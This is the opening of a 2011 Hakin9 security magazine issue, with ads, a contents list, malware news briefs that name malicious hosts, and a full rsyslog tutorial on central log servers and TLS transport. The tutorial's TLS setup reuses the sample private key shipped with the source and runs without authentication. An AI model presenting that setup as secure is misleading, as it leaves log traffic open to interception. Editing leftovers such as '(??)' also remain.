

HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE



HACKING DATA

BLOCK URCHIN INJECTION ATTACKS

SECURE LOG SERVER WITH RSYSLOG

SECURITY RECOMMENDATIONS FOR

VIRTUAL INFRASTRUCTURE VMWARE ESX 4

Vol.6 No.11
Issue 11/2011(47) ISSN: 1733-7186

PLUS

TOOL TIME: HTTPS EVERYWHERE

(IL)LEGAL: A VIEW FROM THE FRONT LINE: HACKERS,
MASS UNREST AND THE FINANCIAL SECTOR



It's here! Penetration testing for Students



**Click here
To enter the
early bird list**




80% of beginners remain beginners or give up completely

We know the pain of being a beginner. You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way. Our course will teach you basics of networks and web apps.

It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.



You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance. Better a single step in the correct direction than 10 random steps. Our course will save you months of struggling and frustrations.

You gotta see this.

www.elearnsecurity.com



Still hacking virtual machines?



Coliseum Lab is here!

The most epic web app hacking lab
you have ever seen

CLICK HERE

14 educational challenges
in a multi-platform
environment.

Epic!

www.coliseumlab.com



HAKIN9 team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing Editor: Marta Jabłońska
marta.jablonska@hakin9.org

Editorial Advisory Board: Rebecca Wynn, Leonardo Neves Bernardo, Joseph Pelouquin, Narainder Chandwani, Juan Manuel Altamirano Argudo, Alberto Aragón Alvarez

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Proofreaders: Bob Folden

Top Betatesters: Bob Folden, Rebecca Wynn, Alexandre Lacan, Jordi Rubió, Steve Hodge

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniaś

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl


Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokszerska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used smartdraw.com program by  SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

We decided to dedicate this issue to hacking data. This is a very broad subject, it is hard to define it in few words. Protecting our data with anti-virus software, avoiding e-mails from unknown users or using updated OS version – these are only few precautions. But as we all know the most talented hackers are able to break systems, which are said to be the safest ones.

Introducing article: *Secure Log Server With Rsyslog* by Leonardo Neves Bernardo discusses how to create a secure syslog server using rsyslog. You will also learn how to use advanced techniques of rsyslog. *In Block Urchin injection Attacks – Use Microsoft IIS URL Filtering* Rebecca Wynn presents how to use Microsoft IIS 7 for SQL Injection Filtering. If you are interested in how to securely install ESX and partition the file system you should read an article written by Alberto Aragón Alvarez: *Security Recommendations for Virtual Infrastructure VMware ESX 4*. Having a robust *web application penetration testing* has become more important for companies, because of the increasing threat posed by web applications. To learn more about this matter I recommend you an article *Building a Robust Web Application Security Plan* by Narainder Chandwani.

If you want to know how to use sudo to improve Unix environment security and avoid some sudo bad configurations *Best Practices in UNIX Access Control with SUDO* is an article you are looking for.


In this issue we also present two articles about iOS. First one *iOS Insecurities*, written by Joseph Pelouquin, is about how to jailbreak an iOS device.

Have a look also at (Il)legal column. This time Drake interviews the security manager of a leading international financial sector business. Mervyn in his *Tool Time* column writes about *HTTPS Everywhere – Firefox extension* that was developed and is maintained by the Electronic Frontier Foundation.

Enjoy the reading!
Marta Jabłońska
& Hakin9 Team


Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...



Be proactive...

- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...



ID Theft Protect provides information on threats from a user perspective.

IN BRIEF

08 Latest News From IT Security World

By Schuyler Dorsey, eLearnSecurity i ID Theft Protect

As usual specialists from companies eLearn Security and ID Theft protect will share with us latest news from IT security world. Read it to up-date yourself.

BASICS

10 Secure Log Server With Rsyslog

By Leonardo Neves Bernardo

This article will discuss how to create a secure syslog server using rsyslog. It is covered how to protect syslog messages with Transport Layer Switching (TLS). Some advanced rsyslog configurations will be covered. Logs are one of the most important security assets inside IT environments. Without logs it's almost impossible to follow audit trails. There are a lot of types of logs and some types are very different from others. Sometimes the sources of logs are different, for example from a Unix system, windows system or network appliance. Sometimes logs are generated from operating systems and sometimes are generated by applications, moreover, you can generate your own personal log message.

ATTACK

16 Block Urchin Injection Attacks

By Rebecca Wynn

This article will take you through fingerprinting recent SQL Injection/Cross-Site Scripting (XSS) attacks (injecting malicious scripts into web pages and databases by an attacker) on web servers and how to use Microsoft Internet Information Services (IIS) Manager or the web.config file directly as a firewall and intrusion prevention system (IPS). It will also show you additional security coding techniques. You will learn: Jjghui & Nbnjki injection scripts, how to use Microsoft IIS 7 for SQL Injection Filtering and SQL Injection prevention.

DEFENSE

22 iOS Insecurities

By Joseph Peloquin

This article will delve into some of the primary threats facing users of iOS devices, but rest assured, there is much more to learn than what is presented here. It is the author's goal to create awareness, and steer readers just getting interested in mobile security in the right direction. Self-learning is a critical skill for mobile security practitioners, due in part to a lack of detailed information and because the amount of incomplete and

misinformation available is extraordinary. The debate over whether Apple iOS or Google Android security is better may turn out to be eternal, with no clear winner ever decided. Just when it seemed iOS may finally be able to claim an edge, due primarily to the completely broken approach of the Android Market, iOS clobbers itself with the release of iCloud. It is too early to discuss the security, or insecurity, of iCloud, but rest assured that research is underway to uncover both potential attack vectors and possible mitigating controls of this great consumer-targeted feature that doubles as arguably one of the biggest potential threats facing enterprises and consumers alike as iOS 5 is adopted.

28 Security Recommendations for Virtual Infrastructure VMware ESX 4

By Eng. Alberto Aragón Alvarez

Virtual Platforms have reached a stable reliability; allowing worldwide Datacenters to take advantage of this technology to deploy their servers and optimize the use of hardware resources. As with every technology, it has security vulnerabilities that can jeopardize the services installed over this platform. The security issues on VMware ESX 4 is a very wide topic, here you will find some important recommendations to accomplish a moderate level of security.

32 Building a Robust Web Application Security Plan

By Narainder Chandwani

A compromised website can result in bad public relations, media glare and loss of consumer confidence. Internally accessible HR portals contain sensitive personally identifiable information (PII) information such as social security numbers, identification data, salaries and other information that could help identify employees or allow a rogue employee or contractor to steal corporate secrets. A compromised website can result in bad public relations, media glare and loss of consumer confidence. Internally accessible HR portals contain sensitive personally identifiable information (PII) information such as social security numbers, identification data, salaries and other information that could help identify employees or allow a rogue employee or contractor to steal corporate secrets. Because of the increasing threat posed by web applications, authorities and government have intervened to provide guidelines and compliance standards. It has become more important than ever for companies to have a robust web application penetration testing (WAPT) process, guidelines and methodology in order to protect them from cybercrime and to meet compliance requirements. These requirements are often industry specific.

40 Best Practices in UNIX Access Control with SUDO

By Leonardo Neves Bernardo

This article will discuss about security related issues at sudo environments. Will be evaluated advantages and disadvantages of to centralize sudo with LDAP back-end. Another issue summarized in this article is about taking care with content of sudo registers. In the early days of UNIX, there were only two kinds of users: administrators and common users. Until now, this structure remained in the same model. Nevertheless, in our day by day activity, it is very common to meet some situations where it is necessary to delegate some responsibilities to operational groups and the others, who are not administrators nor common users. Some administrators do some insecure techniques like: sharing of root passwords, creation of users with uid 0, changes in file permission, and so on. These techniques are a solution for the immediate problem, but don't follow least privilege principle.

TOOL TIME

48 HTTPS Everywhere

By Mervyn Heng

HTTPS Everywhere is a Firefox extension that was developed and is maintained by the Electronic Frontier Foundation (EFF). It was first released in June 2010 and is not available from Mozilla but can be downloaded from EFF's site (<https://www.eff.org/files/https-everywhere-latest.xpi>).

(IL)LEGAL

50 A View from the Front Line: Hackers, Mass Unrest and the Financial Sector

By Drake

This month, Drake interviewed the security manager of a leading international financial sector business. To preserve his anonymity, we'll refer to him as "Dr. X". Find out what he said!



Subscribe to our newsletter and stay up to date with all news from Hakin9 magazine!

<http://hakin9.org/newsletter>

Learn
Web Application Security
with...



Coliseum

Virtual labs
100% practical hands on
training
by eLearnSecurity

FIND OUT

14 educational challenges

- ✓ Real world scenarios
- ✓ No set-up time
- ✓ Play on MS SQL Server
- ✓ Got stuck? We support!

ANDROID NETFLIX APP: MALICIOUS

Mobile malware creators recently posted a new malicious app onto the Android marketplace, a fake Netflix app. Symantec discovered and named the threat Android.Fakenefflic. It acts as the legitimate Netflix app and presents a familiar-looking login screen. Once the user submits their credentials, the information is sent to the malware creator's server. An error screen is then generated which claims the app is incompatible with that device and uninstalls itself after the user exits the app.

The app was submitted earlier this year and just recently published to the Android Market. The creator tried to take advantage of the massive demand for this app on Android devices as it isn't yet available on every device. Asrar of Symantec reports that the remote server taking the data is now offline. Netflix now states that the Netflix appl works on all Android 2.2 and 2.3 devices and *members should go to a trusted source like the Android Market to get the Netflix app for Android.*

by Schuyler Dorsey

U.S. DRONES

The United States Air Force has officially had a run in with malware. The 24th Air Force detected a malware infection in their predator cockpits through their host based security system and reported it on September 15th. The malware has been resilient in the attempts to remove it. It was originally reported as a keylogger but was later described as a simple credential harvester. They did not find any evidence of it transmitting or corrupting any other data.

The malware was confined to the ground control systems and was also discovered on portable hard drives approved for information transfer between the systems. This system is completely separate from the flight control system to fly the aircrafts. Any operational information on the drone program is generally classified but Colonel Kathleen Cook of the Air Force Space Command said they needed to *declassify portions of the information associated with this event to ensure the public understands that the detected and quarantined virus posed no threat to our operational mission and that control of our remotely piloted aircraft was never in question.*

by Schuyler Dorsey

MASS SQLI ATTACK

A massive SQL injection attack has been discovered that is targeting over one million web pages. Microsoft's ASP.Net platform is the main target and roughly 180,000 pages have been successfully compromised so far. Armorize first discovered the attack.

The injection plants an iframe on the victim webpage which loads a remote site. www3.strongdefenseiz.in or ww2.safetosecurity.rr.nu. The remote site then attempts to attack the visitor's computer through a collection of browser, PDF, Flash and Java vulnerabilities. All attempted vulnerabilities have patches available so users on fully patched computers need not worry. For those users not on fully patched systems, beware. Armorize reports that only a few antivirus solutions will flag the threat and remove it. Virtustotal, a security monitoring service, shows that only six of the forty-three antivirus solutions it monitors are able to detect the threat. All users and administrators are advised to take extreme caution as the attack continues.

by Schuyler Dorsey

CERTIFICATE AUTHORITY ATTACKS CONTINUE

Several certificate authorities have been under attack over the past several months including DigiNotar and Comodo. Now a new threat is targeting certificate authorities, a malware named Duqu. Duqu is a worm very similar to Stuxnet and it targets industrial control systems. Symantec reports that it doesn't appear to disable hardware like Stuxnet, but it mines information. Researchers also noted that the malware was signed with a key belonging to a company called C-Media Electronics in Taiwan. Dave Marcus of McAfee Labs found that C-Media Electronics is located in the same district as the companies whose key were used by Stuxnet. McAfee researchers Venere and Szor state that they believe a C.A. was compromised and certificates were generated in the name of the companies as oppose to the certificates being stolen. They advise all certificate authorities to do a full check on their systems to ensure their security.

So far, it appears that only organizations across Europe and Asia have been targeted by this attack and the information mined may be used for future attacks.

by Schuyler Dorsey

FLASHBACK OS X MALWARE

As Apple devices grow in popularity, so will vulnerabilities and malware for those devices. A new malware threat has been discovered and named Flashback. It poses as an Adobe Flash Player installer and configures the computer's environmental variables so the payload is launched simultaneously with select other programs. It then attempts to steal personal information then sends its off to a remote server.

The malware has been found in three different variants since it was first discovered in September. The latest version actually targets Apple's XProtect Anti Malware

system. After the malware is installed, it completely disables the XProtect scanner as well as the updater before placing its payload.

Though it does pose a big threat to Mac systems, it still requires quite a bit of user interaction. The installer has to be downloaded, executed and then is only allowed to run after the user inputs their credentials. The creator's used the Adobe Flash Player disguise to help circumvent the human factor and lure them into a false sense of trust for the software. Apple's XProtect can currently only detect and remove the first variant of the malware so Mac users should be informed to take caution for now.

by Schuyler Dorsey

ADOBE FLASH FLAW CAN TURN ON WEBCAMS AND MICROPHONES

An Adobe Flash vulnerability which was discovered in 2008 (and supposedly fixed at the time) has now been found by a Stanford University computer scientist to turn on people's webcams or microphones without the users' knowledge. The attack method involved placing the browser-based Adobe Flash Settings Manager (why no desktop app?) into an iFrame (clickjacking exploitation) and masking it with a game, so that when the unsuspecting user clicks on the buttons the user inadvertently turns on the webcam and or microphone.

Adobe is currently (October 21st) working on a fix for the Flash Player vulnerability.

Source: ID Theft Protect

ANONYMOUS TAKE DOWN LOLITA CITY FILE-SHARING WEBSITE

Members of Anonymous claim to have taken down more than 50 child pornography Web sites and leaked the names of more than 1,500 members of one of the sites. The Anonymous campaign began October 14th when members of the hacktivist group found a cache of child-pornography websites while browsing a secret website called the Hidden Wiki, a guidebook to hundreds of underground websites invisible to search engines and regular Internet users.

The hackers targeted Lolita City a file-sharing website used by paedophiles, and leaked the names of the site's 1,589 active members to the text pasting website Pastebin on Tuesday October 18th.

Source: ID Theft Protect

APPLE MAC OSX LION "FLASHBACK" TROJAN IN THE WILD

A new variant of a nasty Apple Mac Trojan has been found in the wild. Picking up where its predecessor left

off, the tweaked Trojan can disable the anti-virus software built into recent versions of Apple's Mac OS X Lion.

The Trojan, called *Flashback*, now rewrites the code that governs Apple's XProtect anti-malware program, wiping out certain files and decrypting – and thereby disabling – its automatic updater component, XProtectUpdater. The Flashback malware poses as a Flash Player installer, however most anti-virus engines should pick it up. Double check with your AV-vendor.

Source: ID Theft Protect

GOOGLE BROWSER ENCRYPTION REMOVING SEO KEYWORD DATA

If you work in SEO, you might not want to read this. Google announced on the 18th October that it would automatically enable encrypted browsing for searchers, but only for those that signed into their Google accounts. Protecting the privacy of users is Google's aim here. It means that Google isn't going to relay any search query data to Web sites.

This will no doubt see a serious drop in SEO analytics data, since Web sites will not be able to see the keywords that an encrypted search will yield a click-through for. There is an obvious compromise here between marketing and privacy. Most people reading this will probably come to the conclusion that most regular users of Google will not be signed with a Google account when searching. Google and all it's paying advertisers will be hoping it stays that way. Stats anyone?

Source: ID Theft Protect

ROOTKIT.DUQU.A KEYLOGGER AND BACKDOOR APP IN THE WILD

Rootkit.Duqu is a new Stuxnet-like threat that combines the technology of the military-grade Stuxnet (son of Stuxnet) with an advanced keylogger and backdoor application. Due to its rootkit technology, the piece of malware can stay hidden from the user, the operating system's defense mechanism and even from regular antivirus utilities.

Just like its predecessor – the Stuxnet rootkit – Rootkit.Duqu.A is digitally signed with a stolen digital certificate that has been revoked in the meantime. This allows it to install itself on both 32- and 64-bit operating systems on Windows platforms ranging from Windows XP to Windows 7. Analysis of the Duqu rootkit appears to highlight that it has a runtime of 36 days which in this time it aims to collect ALL keylogged information entered via the keyboard, including passwords, e-mail or IM conversations. After the *surveillance* period ends, the rootkit gracefully removes itself from the system, along with the keylogger component.

Source: ID Theft Protect

Secure Log Server With Rsyslog

This article will discuss how to create a secure syslog server using rsyslog. It is covered how to protect syslog messages with Transport Layer Switching (TLS). Some advanced rsyslog configurations will be covered.

What you will learn...

- how to use rsyslog to centralize syslog messages and TLS
- how to use advanced techniques of rsyslog

What you should know...

- basic understanding of syslog protocol
 - basics of Linux shell.
-

Logs are one of the most important security assets inside IT environments. Without logs it's almost impossible to follow audit trails. There are a lot of types of logs and some types are very different from others. Sometimes the sources of logs are different, for example from a Unix system, windows system or network appliance. Sometimes logs are generated from operating systems and sometimes are generated by applications, moreover, you can generate your own personal log message.

Very often, logs resides only inside one computer. If this computer is compromised, all log information are almost instantly invaluable. Therefore, a log server is one of the most important security artifact inside networks.

Some advanced features and configurations covered in this article are based on the ideas of Rainer Gerhards, creator of rsyslog software and RELP Protocol and author of RFC 5424. Rainer is a visionary and pioneer in modern syslog infrastructure, although it is not possible to assure that his ideas will prevail in the future.

Basics of log and syslog

Almost every software that runs inside a Unix system is a daemon. By definition, a daemon runs in background and there is no associated terminal, therefore it isn't possible to display messages. Firstly, daemons started to write messages inside log files associated with a daemon to allow system administrators to

watch messages. Even though the problem of saving important messages permanently was solved, system administrators had a lot of log files to take care of, each one with its own format.

In the 1980s, Eric Allman, creator of sendmail software, created syslog as a separate daemon to control messages flow from sendmail daemon. As syslog is a totally separate daemon, some others Unix daemons started to use it. Gradually, syslog popularity increased and nowadays, almost all Unix daemons use syslog. Although other log formats, like Windows Event Log or Apache Common Log, exist and are used in some market niches, syslog is the most known log format.

Programs send information to syslog, usually by syslog syscall. The messages can then be logged to various files, devices, or computers, depending on the sender of the message and its severity. Multiples destinations are permitted.

Format of syslog messages

Each syslog message consists of four parts:

Program name

Specifies the program source that created the message. Examples are `login:` and `kernel:.`

Facility

Specifies the subsystem that produced the message, for example, all daemons related to mail management

send messages to facility mail. Facilities used nowadays are:

- `kern` – Kernel messages
- `user` – General userland messages
- `mail` – Messages related to e-mail subsystems
- `daemon` – Daemon (server process) messages
- `auth` – Authentication or security messages
- `security` – Alias to auth facility
- `mark` – Used internally
- `authpriv` – Non-system authentication and authorization messages
- `syslog` – Messages from syslog daemon
- `lpr` – Printer messages
- `news` – Messages related to Usenet news
- `uucp` – Unix to Unix Copy Protocol messages
- `cron` – Cron messages
- `ftp` – Messages related to FTP subsystems
- `local0` through `local7` – User specified facilities

Priority

Priority specifies the level of the message.

Possible priority values are:

emergency, alert, critical, error, warning, notice, info and debug.

Message itself

The final part of a syslog message contains the message itself.

Traditional syslog (sysklogd)

Traditional syslog, or `sysklogd` is the most used log daemon. The traditional syslog daemon has not had significant changes during the last decades. The syslog project is focused more on stability than on new features.

`syslogd.conf` or `syslog.conf` are the files used to configure syslog daemon. The configuration format is very simple. Each line of `syslogd.conf` is a set of one or more selectors and an action. A selector is a set of facility and priority joined by period character. Example of selector:

```
kern.crit
```

It's possible to put several selectors together, using comma character. Let's see one example:

```
user.info, kern.crit
```

Actions are the destinations of the messages. Actions can be a file or device or the address of a log server.

Examples of actions:

```
/var/log/messages
/dev/console
@loghost
```

Let's see an example of a complete `syslogd.conf`:

```
kern.crit      /var/log/messages
ftp.none, kernel.*, daemon.* /var/log/messages
*.emerg       /dev/console
```

In the above example, we see that is possible to use asterisks to get all priorities or to get all facilities. Keyword none stands for no priority of the given facility. It's possible to use multiple actions for the same selector.

Network Use

Syslog has network support, hence syslog is a protocol as well as a daemon. Syslog protocol was standardized by IETF RFC 3164 (The BSD syslog Protocol, August 2001). RFC 3164 becomes obsolete by RFC 5424 (The Syslog Protocol, March 2009). Syslog protocol uses UDP port 514 for communication.

There are some advantages to convert messages from other formats and transfer them via a syslog protocol through networks. The traditional Unix syslog service allows programs to send log messages over a network to a central server that records them.

In general, syslog daemons are compatible with each other. It's possible to send messages from `rsyslog` to `syslog-ng` or from traditional `syslog` to `rsyslog` and so on.

In traditional syslog, the `@` character is used at the beginning of an action in order to send messages to another host (i.e. `@loghost`) To start a syslog daemon listening in network, the `'-r'` argument is used.

Why rsyslog?

Traditional syslog lacks of a lot of functionalities. Even though traditional syslog has network support, there is no possibility to secure communication without external software. After the creation of traditional syslog, some other syslog daemons were created, `syslog-ng` and `rsyslog`. It's not possible a comparison between traditional syslog and `rsyslog` or `syslog-ng`, because there are big differences.

`Syslog-ng` is a very good and complete software, but some functionalities are enabled only in the paid version. Another minor issue related to `syslog-ng` is that the configuration file isn't compatible with traditional syslog and this, depending on the environment, can be a problem.

`Rsyslog` project is the newer project related to syslog. `Rsyslog` project is focused on new functionalities and intends to maintain all features (??) under a GPL license. The great improvement of `rsyslog` regarding security concerns is that `rsyslog` supports Syslog TLS.

Some advantages of `rsyslog` from `syslog-ng` are: native support for MySQL and PostgreSQL, TLS/SSL

native support, GSS-API and RELP support, and so on. The complete list of differences between syslog-ng and rsyslog can be found at http://www.rsyslog.com/doc/rsyslog_ng_comparison.html.

Considering the above I recommend using of rsyslog instead other softwares. If you are not convinced yet, some linux distributions are(??). Nowadays, almost all linux distributions are using rsyslog as official syslog daemon. Unfortunately, other flavours of Unix aren't following the same way.

Installing rsyslog

First of all, remove your legacy syslog daemon. Download latest rsyslog software from <http://www.rsyslog.com/rsyslog-5-8-4-v5-stable/>. Extract and install:

```
# tar -zxvf rsyslog-5.8.4.tar.gz
# cd rsyslog-5.8.4
# ./configure && make && make install
```

Copy rsyslog example configuration file from source to /etc:

```
# cp rsyslog.conf /etc
```

Now, start rsyslog with the following command:

```
# rsyslogd -c5 -f /etc/rsyslog.conf
```

With `ps` command, it's possible to check if rsyslog is running:

```
# ps -ef | grep rsyslog | grep -v grep
root      11034      1  0 21:19 ?        00:00:00 rsyslogd
          -c5 -f /etc/rsyslog.conf
```

And inside `/var/log/messages` rsyslog will print 2 lines to confirm it started:

```
2011-10-16T21:19:47.916889-02:00 neves-laptop kernel:
imklog 5.8.4, log source = /proc/kmsg started.
```

```
2011-10-16T21:19:47.917187-02:00 neves-laptop rsyslogd:
[origin software="rsyslogd" swVersion="5.8.4" x-pid="11034"
x-info="http://www.rsyslog.com"] start
```

In this moment, rsyslog is exactly a replacement to traditional syslog. Even an old `syslog.conf` can be used directly as a `rsyslog.conf`. Flag `-c` specifies the level of compatibility that rsyslog will support and `-f` point to the configuration file.

With command `egrep -v „^#|^$“ /etc/rsyslog.conf` we see our configured parameters inside rsyslog, showed in Listing 1.

Some other details are showed in Listing 1. Notice the action starting with an asterisk (`*.emerg`). Actions starting with asterisk will print messages in all session, for all users. Another detail is about file actions starting with minus (-) sign. Minus sign omits the syncing the file after every logging. Finally, we can see some lines starting with `$ModLoad`. Modules support is rsyslog specific, and others softwares don't support it. The three modules loaded in Listing 1 are basic and necessary to rsyslog in order to run with the same functionality of traditional syslog.

Using Network with rsyslog

The `@` is used to configure rsyslog to send messages to another syslog over the network, as in traditional syslog.

The following example shows `authpriv` facility configured to send to file and to copy messages to host name `logserver` over the network:

```
authpriv.*                               /var/log/secure
authpriv.*                               @logserver
```

To configure rsyslog to receive messages, insert lines of Listing 2 in the bottom of `/etc/rsyslogd.conf`.

In fact, it's possible to receive messages only by UDP/514. With UDP/514 it's possible to configure almost all appliances and servers to send messages to your syslog. UDP/514 is recommend for all hosts which don't

Listing 1. Minimal rsyslog.conf

```
$ModLoad immark      # provides --MARK-- message capability
$ModLoad imuxsock    # provides support for local system logging (e.g. via logger command)
$ModLoad imklog      # kernel logging (formerly provided by rklogd)
*.info;mail.none;authpriv.none;cron.none          -/var/log/messages
authpriv.*                                           /var/log/secure
mail.*                                               -/var/log/maillog
cron.*                                               -/var/log/cron
*.emerg                                             *
uucp,news.crit                                       -/var/log/spooler
local7.*                                             /var/log/boot.log
```

support other possibilities, as showed:

- Network appliances like routers and switches, and even mailhubs, proxies and network IPS
- Windows servers with some additional software like EventReport or KiwiSyslog
- Legacy/Traditional Unix, used even in recent versions of IBM AIX, HP HP-UX and Sun Solaris. In this case, I recommend the replacement of traditional syslog with rsyslog, if it's possible.

UDP protocol is not reliable and is not guaranteed that a syslog message will be received by rsyslog server. Even so, it's better to have a syslog server than nothing.

One the other hand, rsyslog supports TCP communication. To configure rsyslog to receive messages by TCP, insert lines of Listing 3 in the bottom of `/etc/rsyslogd.conf`.

TCP is a protocol more reliable than UDP. However, the use of TCP instead UDP does not guarantee that alle the messages will be received Messages can be discarded if problems arise or processing overcharges happen in both server or client side.

To send messages with TCP from rsyslog client, use double @ (@@), as showed in the following example:

```
authpriv.* @@logserver
```

This kind of configuration is rsyslog specific.

Security and capacity considerations

It is now time to test. Use the logger tool at client side and verify that messages are logged at server side. Another very good test is to configure authpriv facility and test with login and/or logout at client side.

It's a good idea to verify packages of syslog protocol communication with a sniffer. Dump packages to a file with `tcpdump -w file -s 0` and after that examine file with `xxd`. You will see that, both by UDP and TCP communication, messages will be transferred in plain text. Even though logs aren't the most confidential information we have inside networks, this information could be used to enumerate users from your environment, and there are some security concerns about this. We will see later a very good solution for this problem.

Another concern about logs is about capacity. If the volume of information from the clients is big, your log server can be flooded very fast. One of the most common problem is the size of storage and perhaps it's important to evaluate the network capacity and the processing capacity in the log server. The processing capacity could be a problem if you have filters, regular expressions, databases backends, log correlation and so on. As you can see, rsyslog could do many other tasks beyond only storing log messages from network. Unfortunately, here I do not have the possibility to explain in details all the features listed above.

When you create a log server, your first goal is to have a copy of all important log information from

Listing 2. Configuration to receive by port UDP/514

```
# UDP Syslog Server:
$ModLoad imudp.so # provides UDP syslog reception
$UDPServerRun 514 # start a UDP syslog server at standard port 514
```

After that, restart rsyslog and check that ports UDP/514 is open with netstat:

```
# netstat -anp -4 | grep 514
udp        0      0 0.0.0.0:514          0.0.0.0:*                2707/rsyslogd
```

Listing 3. Configuration to Listen port TCP/514

```
# TCP Syslog Server:
# provides TCP syslog reception and GSS-API (if compiled to support it)
$ModLoad imtcp.so # load module
$InputTCPServerRun 514 # start up TCP listener at port 514
```

Check that now rsyslog opened UDP port 514 and is listening in TCP/514:

```
# netstat -anp -4 | grep 514
udp        0      0 0.0.0.0:514          0.0.0.0:*                2779/rsyslogd
tcp        0      0 0.0.0.0:514          0.0.0.0:*                LISTEN     2770/rsyslogd
```

your network. Automatically, you perceive that is most valuable to create backup from log server than from clients, because in fact log server normally become more secure than clients. Now, you need to compute backup size, compression of log files, purge of files, and so on. If you have to comply to any regulation, such as SOX, PCI DSS, HIPAA, etc., search if your regulation specifies the rules about minimal age of log.

I imagine that now logs seem a little more important than when you started to read this article. I think that it's not necessary to stress why maintaining a good level of security in your log host is essential.

Becoming rsyslog more secure

Rsyslog supports communication using TLS/SSL communication. Even though it's possible to use stunnel to secure a TCP communication, using this method could result in a loss of messages. Syslog with TLS assures that communications are reliable and confidential and it is a protocol defined by the Request for Comments 5425. RFC 5425 is a proposed standard, and some details could change. Rsyslog implements TLS support following RFC 5425, even without a final specification.

To use rsyslog with TLS is necessary to install GnuTLS (*GNU Transport Layer Security Library*). GnuTLS is an implementation of TLS and SSL protocols like OpenSSL. GnuTLS was created to provide a free alternative to OpenSSL, because OpenSSL license is not totally free. Rsyslog project intend to implement OpenSSL support, but nowadays the only alternative is GnuTLS.

The first step necessary to use rsyslog + gnutls is to install GnuTLS. Install from source or by package manager and remember that it's devel(??) and headers are necessary to recompile rsyslog.

After gnutls installation, return to source directory of your rsyslog and type (both log server and client):

```
# ./configure --enable-gnutls && make
&& make install
```

Now your binary is ready to be used with gnutls. In the next steps we will use files examples distributed with rsyslog to start a basic rsyslog + TLS communication.

Create a directory to store certificates and key in (both log server and client):

```
# mkdir -p /etc/rsyslog/certs
```

And copy certificates and key from contrib/gnutls directory in rsyslog source directory to `/etc/rsyslog/certs` in log server:

```
# cp contrib/gnutls/ca.pem /etc/rsyslog/certs
# cp contrib/gnutls/cert.pem /etc/rsyslog/certs
# cp contrib/gnutls/key.pem /etc/rsyslog/certs
```

Copy only `ca.pem` to `/etc/rsyslog/certs` at client side. In this example, only the log server needs its own certificate and private key.

Now, change `/etc/rsyslog.conf` of the log server and include Listing 4 content.

Restart rsyslog in the log server. This configuration will start TCP port 10514. Port 10514 will be *TLS only* using `$InputTCPServerStreamDriverMode` configuration, in other words, plain text communication won't be understood. Check that port 10514 is listening using `netstat`, after restart. It's a good idea to check `/var/log/messages` to confirm that problems have not arisen.

If it is all ok, let's configure the client side. Include Listing 5 content in the bottom of `/etc/rsyslog.conf` of the client.

Listing 4. GnuTLS configuration of log server

```
# make gtls driver the default
$DefaultNetstreamDriver gtls
#
# certificate files
$DefaultNetstreamDriverCAFile /etc/rsyslog/certs/ca.pem
$DefaultNetstreamDriverCertFile /etc/rsyslog/certs/cert.pem
$DefaultNetstreamDriverKeyFile /etc/rsyslog/certs/key.pem
#
$ModLoad imtcp # load TCP listener
#
$InputTCPServerStreamDriverMode 1 # run driver in TLS-only mode
$InputTCPServerStreamDriverAuthMode anon # client is NOT authenticated
$InputTCPServerRun 10514 # start up listener at port 10514
```

Listing 5. GnuTLS configuration of client side

```
# certificate files - just CA for a client
$DefaultNetstreamDriverCAFile /etc/rsyslog/certs/ca.pem
#
# set up the action
$DefaultNetstreamDriver gtls # use gtls netstream driver
$ActionSendStreamDriverMode 1 # require TLS for the connection
$ActionSendStreamDriverAuthMode anon # server is NOT authenticated
authpriv.* @@(o)logserver.localdomain:10514 # send (all) messages
```

